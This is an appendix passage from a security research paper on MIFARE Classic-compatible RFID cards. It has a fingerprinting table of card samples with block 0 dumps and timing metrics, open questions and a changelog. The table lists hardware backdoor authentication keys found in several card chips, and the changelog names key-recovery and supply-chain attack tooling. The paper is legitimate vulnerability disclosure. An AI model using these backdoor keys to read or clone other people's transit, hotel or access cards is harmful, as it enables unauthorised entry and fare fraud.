`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				
FM11RF08 011D COB: RJ-FM						`1E846F738608040001AEFE653E81EB1D`		
NXP	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				
FM11RF08 6269						`BCC31B76120804006263646566676869`		
NXP	`08`	`08`	∅	`00-4f,52-55,70-ef`	$p(\text{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				

Sample						**Block 0**		
UID attr.	**SAK**	**SAK$_{b0}$**	a_{SF}	$a_{**00} = \mathrm{NAK}$	$a_{\{n_R \mid a!_R\}}$	$a_{\{n_R \mid a_R\}p!}$	**FDT$_{n_T}$**	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**		**Remarks**		
FM11RF32(M?) 6269 4k, 64 sectors						`5276B794072004006263646566676869`		
NXP	`20`	`20`	$\varnothing$	`00-4f,70-ef`	$p(\mathrm{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		Weird ISO14443-4 SAK[18]		
FM11RF32N 4k, Manuf data: FDS70V01						`E30CAF1D5D1802004644533730563031`		
ST	`18`	`18`	$\varnothing$	`00-4f,70-ef`	$p(\mathrm{NAK}) = 1$	a_T	1588	`518B3354E760`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				
FM1208-10 COB: J/F10 and R/F10						`CEAA520B3D2804009010150100000000`		
NXP	`28`	`28`	$\varnothing$	`00-30,34-4f,70-df,e1-ef`	$p(\mathrm{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				
SLE66R35 Tampere Matkakorttia (FI), rev 43?, 1996?						`51270200748804004306599E00032096`		
Infineon	`88`	`88`	`0f:0400`	`00-4f,70-ff`	$p(\mathrm{NAK}) = \frac{1}{256}$	$\varnothing$	1972	`A31667A8CEC1`
`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				
SLE66R35 Warszawska Karta Miejska (PL), rev 43?, 2001?						`311E99B40288040043328D6800002401`		
Infineon	`88`	`88`	`0f:0400`	`00-4f,70-ff`	$p(\mathrm{NAK}) = \frac{1}{256}$	$\varnothing$	1972	`A31667A8CEC1`
`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				
SLE66R35 Hotel card (FR) rev 43?, 2013?						`45524D1C46880400432952FE00060713`		
Infineon	`88`	`88`	$\varnothing$	`00-4f,70-ff`	$p(\mathrm{NAK}) = \frac{1}{256}$	$\varnothing$	1972	`A31667A8CEC1`
`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				
SLE66R35 Kharkov Metro (UA) rev 43?, 2007?						`3506877BCF88040043277B1200100607`		
Infineon	`88`	`88`	$\varnothing$	`00-4f,70-ff`	$p(\mathrm{NAK}) = \frac{1}{256}$	$\varnothing$	1972	`A31667A8CEC1`
`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				
SLE66R35 Oyster card, London (UK) rev 43?, 2005?						`25907331F7880400432595DE00010805`		
Infineon[19]	`88`	`88`	$\varnothing$	`00-4f,70-ff`	$p(\mathrm{NAK}) = \frac{1}{256}$	$\varnothing$	1972	`A31667A8CEC1`
`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				`60-6f: ✓✓?? BBBB ✓✓?? BBBB`				
SLE66CL81TRM4 ov-chipkaart (NL) 4k, 2012? (exp. 06-2017)						`B119CC01651802001C00000000000000`		
Infineon	`18`	`18`	$\varnothing$	`00-2f,31-4f,51-5f,62-df,e1-ff`	$p(\mathrm{NAK}) = 0$	$\varnothing$	4532[20]	$\varnothing$
`60-6f: ✓✓·· ···· ···· ····`				`60-6f: ✓✗·· ···· ···· ····`		Can read block 0 without auth		

Sample						Block 0		
UID attr.	SAK	SAK_{b0}	a_{SF}	$a_{**00} = \text{NAK}$	$a_{\{n_R \mid a!_R\}}$	$a_{\{n_R \mid a_R\}p!}$	FDT_{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
MF1ICS5003 rev 44?, week 14, 1998						**927AB91E**4F88040044C2770731343938		
NXP[13]	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	**A31667A8CEC1**
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✗?✗ BBBB ✓✗?✗ BBBB				
MF1ICS5003 rev 44?, week 07, 2000						**52625832**5A88040044EE370930373A30		
NXP[13]	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	**A31667A8CEC1**
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✗?✗ BBBB ✓✗?✗ BBBB				
MF1ICS5004 rev 45, week 07, 2001						**9212FD24**5988040045889B0430373A31		
NXP[13]	08	88	0e/6c:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	**A31667A8CEC1**
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✗?✗ BBBB ✓✗?✗ BBBB				
MF1ICS5005 rev 46, Fab ICN8, week 26, 2001						**02CB3B9F**6D8804004628FA0532363031		
NXP[13]	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1ICS5005 rev 46, Fab ICN8, week 10, 2010						**63A419E2**3C88040046BA141849801010		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1ICS2006 rev 47, Fab Fishkill, week 15, 2007						**FAF7D39B**458904004785141349901507		
NXP	09	89	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1ICS5006 rev 47, Fab Fishkill, week 49, 2005						**842A35AC**3788040047C11E3865004905		
NXP[13]	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1ICS5006 rev 47, Fab Fishkill, week 19, 2008						**4A0F1EFC**A7880400475D94575D101908		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1ICS5007 rev 48, Fab ASMC, week 38, 2010						**2D1671AA**E0880400488514574D503810		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				

Sample						**Block 0**		
UID attr.	**SAK**	$\mathbf{SAK_{b0}}$	a_{SF}	a_{**00} = **NAK**	$a_{\{n_R \mid a!_R\}}$	$a_{\{n_R \mid a_R\}p!}$	$\mathbf{FDT}_{n_T}$	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**		**Remarks**		
MF1S5035 rev c0, Fab ICN8, week 06, 2012						**168E7473**9F880400C08F765455800612		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1S5035 rev c0, Fab ICN8, week 27, 2012						**E4663C34**8A880400C08E1CD161402712		
NXP	08	88	0e:0400	00-4f,70-ff	$p(\text{NAK}) = \frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓✓?? ✓✓?? ✓✓?? ✓✓??				60-6f: ✓✗?✗ ✓✗?✗ ✓✗?✗ ✓✗?✗				
MF1S500xX/V1: rev c8, Fab TSMC						**0433619AB35780**884400C82000000000		
NXP	08	88	∅	00-5f,62-ff	$p(\text{NAK}) = 0$	∅	4788	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		EV1 signature		
MF1S503xX/V1: rev c8, Fab TSMC, week 22, 2015						**1EDE75CE**7B880400C822002000000015		
NXP	08	88	∅	00-5f,62-ff	$p(\text{NAK}) = 0$	∅	4788	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		EV1 signature		
MF1S507xX/V1: rev c8, Fab TSMC, week 31, 2018						**520E8FE2**31880400C831002000000018		
NXP	08	88	∅	00-5f,62-ff	$p(\text{NAK}) = 0$	∅	4788	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		EV1 signature		
QL88 *magic* keyfob						**806DDC48**79880400000000000000000		
NXP	08	88	∅	00-4f,51-5f,62-ff	$p(\text{NAK}) = 0$	∅	4276	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		support EV1 signature		
MF1SPLUS60 SL1 MIFARE Plus S, week 8, 2012						**46D4314C**EF08040002BA3417EAC00812		
NXP	08	08	∅	00-4f,51-5f,62-df,e1-ff	$p(\text{NAK}) = 0$	∅	4404	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····				
MF1PLUS80 SL1 MIFARE Plus X, week 23, 2009						**04574DA9612880**184200140111002309		
NXP	18	18	∅	00-4f,51-5f,62-df,e1-ff	$p(\text{NAK}) = 0$	∅	4788	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····				
MF1P2101 SL1 Mifare Plus EV1 2K, week 28, 2016						**041E66EA945180**084400800000002816		
NXP	08	08	11:ED12	00-35,37-3b,3d-4a,4c-4f,51-5f,62-6f,71-75,77-df,e1-ff	$p(\text{NAK}) = 0$	∅	6196	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····				

Sample						**Block 0**		
UID attr.	**SAK**	**SAK$_{b0}$**	a_{SF}	$a_{**00} = \text{NAK}$	$a_{\{n_R\|a!_R\}}$	$a_{\{n_R\|a_R\}p!}$	**FDT$_{n_T}$**	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**		**Remarks**		
J3A081 JCOP 31 v2.4.1 R3 with MIFARE Classic emulation, April 2015						`6F79DF5891380200000000021074400`		
NXP	38	38	∅	a0,b0,c0-c2[21]	$p(\text{NAK}) = 1$	∅	4276	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		Can read block 0 without auth		
J3D081 JCOP v2.4.2 R2 with MIFARE Classic emulation, July 2016						`D5063402E5380200000000021274400`		
Infineon	38	38	∅	a0,b0,c0-c2[21]	$p(\text{NAK}) = 0$	∅	4532	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✗·· ···· ···· ····		Can read block 0 without auth		
USCUID *magic* keyfob, configuration: “GDM”						`215BE59F00080400626364656667686 9`		
Infineon	08	08	∅	00-4f,70-7f,81-ff	$p(\text{NAK}) = 0$	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				
USCUID *magic* keyfob, configuration: “7 byte hard”						`04DE7717454D80884400C80000000000`		
NXP	08	88	∅	00-4f,70-7f,81-ff	$p(\text{NAK}) = 0$	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✗✓✗ ✓✗✓✗ ✓✗✓✗ ✓✗✓✗		support EV1 signature		
unknown #1 blank card						`4AC3AB0426080400626364656667686 9`		
NXP	08	08	∅	00-4f,70-ff	$p(\text{NAK}) = 0$	∅	1968	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				
unknown #2 Student card (BE). Manuf data: BA2206						`0710C4489B880400994241323230361 7`		
Infineon	88	88	∅	00-5f,64,70-ff	$p(\text{NAK}) = 0$	∅	1968	keyA/keyB
60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✗✓✗ ·✗✓✗ ✓✗✓✗ ✓✗✓✗				
unknown #3 blank card						`7FFAD1297D080400998185657882658 9`		
Infineon	08	08	∅	00-4f,64,70-ff	$p(\text{NAK}) = 0$	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✗✓✗ ·✗✓✗ ✓✗✓✗ ✓✗✓✗				
unknown #4 Hotel card (US)						`EA4C967141080400626364656667686 9`		
NXP	08	08	∅	00-4f,62-92,94-ff	$p(\text{NAK}) = 0$	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✓·· ···· ···· ····				
unknown #5 blank keyfob & blank card						`438C8B793D080400626364656667686 9`		
NXP	08	08	∅	30,a0,b0,c0-c2	$p(\text{NAK}) = 0$	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✓·· ···· ···· ····				

Sample						**Block 0**		
UID attr.	**SAK**	$\mathbf{SAK_{b0}}$	$a_{\mathbf{SF}}$	$a_{**00} = \mathbf{NAK}$	$a_{\{n_R\|a!_R\}}$	$a_{\{n_R\|a_R\}p!}$	$\mathbf{FDT}_{n_T}$	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**		**Remarks**		
unknown #6 COB: XKM1						`5727AA78A20804008500AABBCCDDEEFF`		
Infineon	`08`	`08`	∅	`30,a0,b0,c0-c2`	$p(\mathrm{NAK}) = 0$	∅	1972	∅
`60-6f:` ✓✓·· ···· ···· ····				`60-6f:` ✓✗·· ···· ···· ····				
unknown #7 Kazan Metro, Tatarstan (RU)						`44F600C87A080400850020BD17B5779D`		
NXP	`08`	`08`	∅	`00-4f,51-5f,62-ff`[21]	$p(\mathrm{NAK}) = \frac{1}{256}$	∅	1588	∅
`60-6f:` ✓✓·· ···· ···· ····				`60-6f:` ✓✗·· ···· ···· ····				
unknown #8 Hotel card (MT)						`57DA41DA160804006263646566676869`		
Infineon	`08`	`08`	`4f:0A`	`00-4f,52,74-c3,d0-ff`	$p(\mathrm{NAK}) = 0$	∅	1972	∅
`60-6f:` ✓✓·· ···· ···· ····				`60-6f:` ✓✓·· ···· ···· ····		Static n_T		
unknown #9: Mobile world congress 2010						`C12738BB65080400235684141911FFFF`		
Infineon	`08`	`08`	∅	`00-4f,52,70-c3,d0-ff`	$p(\mathrm{NAK}) = 0$	∅	1972	∅
`60-6f:` ✓✓·· ···· ···· ····				`60-6f:` ✓✗·· ···· ···· ····		*6x20 bug*		
unknown #10: Manuf data: RTTQR_P						`417A5509670804009A52545451525F50`		
Infineon	`08`	`08`	∅	`00-4f,70-92,94-c3,d0-ff`	$p(\mathrm{NAK}) = 0$	∅	1976	∅
`60-6f:` ✓✓·· ···· ···· ····				`60-6f:` ✓✗·· ···· ···· ····		*6x20 bug*		
unknown #11 4k "compatible S70"						`A9300FA731980200003E08A62B0C1E8B`		
Infineon	`18`	`98`	`18:00`	∅	$p(\mathrm{NAK}) = 1$	∅	1844	keyA/keyB
`60-6f:` ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				`60-6f:` ✓✗✓✗ ✓✗✓✗ ✓✗✓✗ ✓✗✓✗				

Table 5: Metrics of various MIFARE Classic cards

[17] The UID, visible in block 0, is rather peculiar. All samples UIDs we saw have a similar `1Dxxxxxx000003` structure.

[18] weird SAK=`20` value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS.

[19] NFC TagInfo identifies the UID as NXP but Infineon SLE 66R35R/I datasheet [30] indicates that UIDs x5xxxxxx are Infineon, and this matches our other fingerprinting indicators.

[20] Sometimes 128 additional cycles. Newer cards (2024) with same fingerprint have a stable FDT = 4660.

[21] Card returns 4-bit 0x00 instead of the usual 0x04 NAK.

A.15 Open Questions

Among all the new questions we faced, we tried to answer to as many as possible, but there are a few left unanswered. We hope the community will help solve some of them in the near future.

A.15.1 Cards with a backdoor key

- **Are there other not-yet-mentioned cards supporting one of the 2 backdoor keys, or yet another one?**
  - Looking forward to FM11RF005M, FM11RF32M, FM1208-09, FM1208M04, FM12AG08M01, FM12AS04M01 but also other manufacturers… Infineon SLE44R35S, SLE66R35I/R/E7, Shanghai Belling BL75R06SM, Giantec GT23SC4439, ISSI IS23SC4439, Angstrom КБ5004ХК3, Mikron MIK1KMCM, Quanray QR2217, Shanghai Huahong SHC1101, SHC1104, Unicore UNC20C01R…
- Is there a way to write to blocks when authenticated with backdoor authentication commands?
- Is there a way to read keys when authenticated with backdoor authentication commands?

A.15.2 FM11RF08S

- **How static encrypted nonces are derived from card and from sector number?**
  - This could speed up key recovery and guarantee it even in absence of backdoor.
- Could initial authentication n_T following some failed nested authentication – without RF reset – leak some information about the previous nested n_T?
  - Some cards seem to deviate from the logic described in Section IV.E.1 and need more investigation.
- About its advanced verification and blocks 128-135:
  - How keyA is derived?
  - How keyB is derived? The one starting with `0000`.
  - What keyB could be used for?
  - What these blocks data could be used for?
  - Is there a way to write to these blocks?

A.15.3 FM11RF08/FM11RF08S

- How the simple verification method signature in block 0 is produced and verified?

A.15.4 Cards with the extra authentification commands:

- **Is there a backdoor we missed in the cards using regular keys in all the backdoor commands?**
- What are there differences between the extra authentication commands `62xx-6Fxx` in terms of access control and features, in cards with only regular keys as well as in those with the backdoor key?
  - How they depend on the defined access control?
  - How cards variants differ?
  - Are they only artefacts of unspecified cases in the card state-machine or is there really some not yet discovered feature?

We only scratched the surface in Section A.14 table.

A.15.5 USCUID/GDM

- **How static encrypted nonces behave in USCUID/GDM cards?**
  - This could enable proper key recovery in case such card disabled the other magic backdoors.

A.16 Changelog

A.16.1 2024-08-11 Revision 1.0

- Initial release

A.16.2 2024-09-05 Revision 1.1

Additions:

- RF08S: Usage of default keys dictionary to prioritize candidates
- Yet another backdoor key (FM11RF32N)
- New data-first attack scenarios and corresponding tool
- Improved script timings and updated script outputs
- Table
  - New samples references
  - New FDT measurements based on libnfc
  - New ACL states

Errata:

- Error fixed in the nested authentication protocol description in annex, thanks José Lopes Esteves!
- Hardnested: fix nonces estimation, thanks Iceman!
- Minor: rephrasings, typos and references

The Proxmark3 tools have been heavily updated too and the reference commit is now:

- `4e7f512d3b38fc8590bdb0e32d071b29a497446b`

A.16.3 2024-11-08 Revision 1.2

Additions:

- Possibility to directly read all blocks of all sectors with one single backdoor authentication, support in `hf mf ecfill`
- FM11RF08S **98 with FM11RF08 key
- One-liners `prev_state`/`next_state` in `predict_nt.py`
- Support for crypto1 in `hf 14a raw`
- Support for supply-chain attack in `fm11rf08s_recovery.py`
- Support for data-first / reader-only attacks, including support for nested authentications
- Table: new samples references

Errata:

- Fix SLE66 ACL in table
- Clarify FM11RF32M vs. FM11RF32N
- Adjust list of other untested clones in the open questions
- Typos

The Proxmark3 tools have been heavily updated too and the reference commit is now:

- `4e7f512d3b38fc8590bdb0e32d071b29a497446b`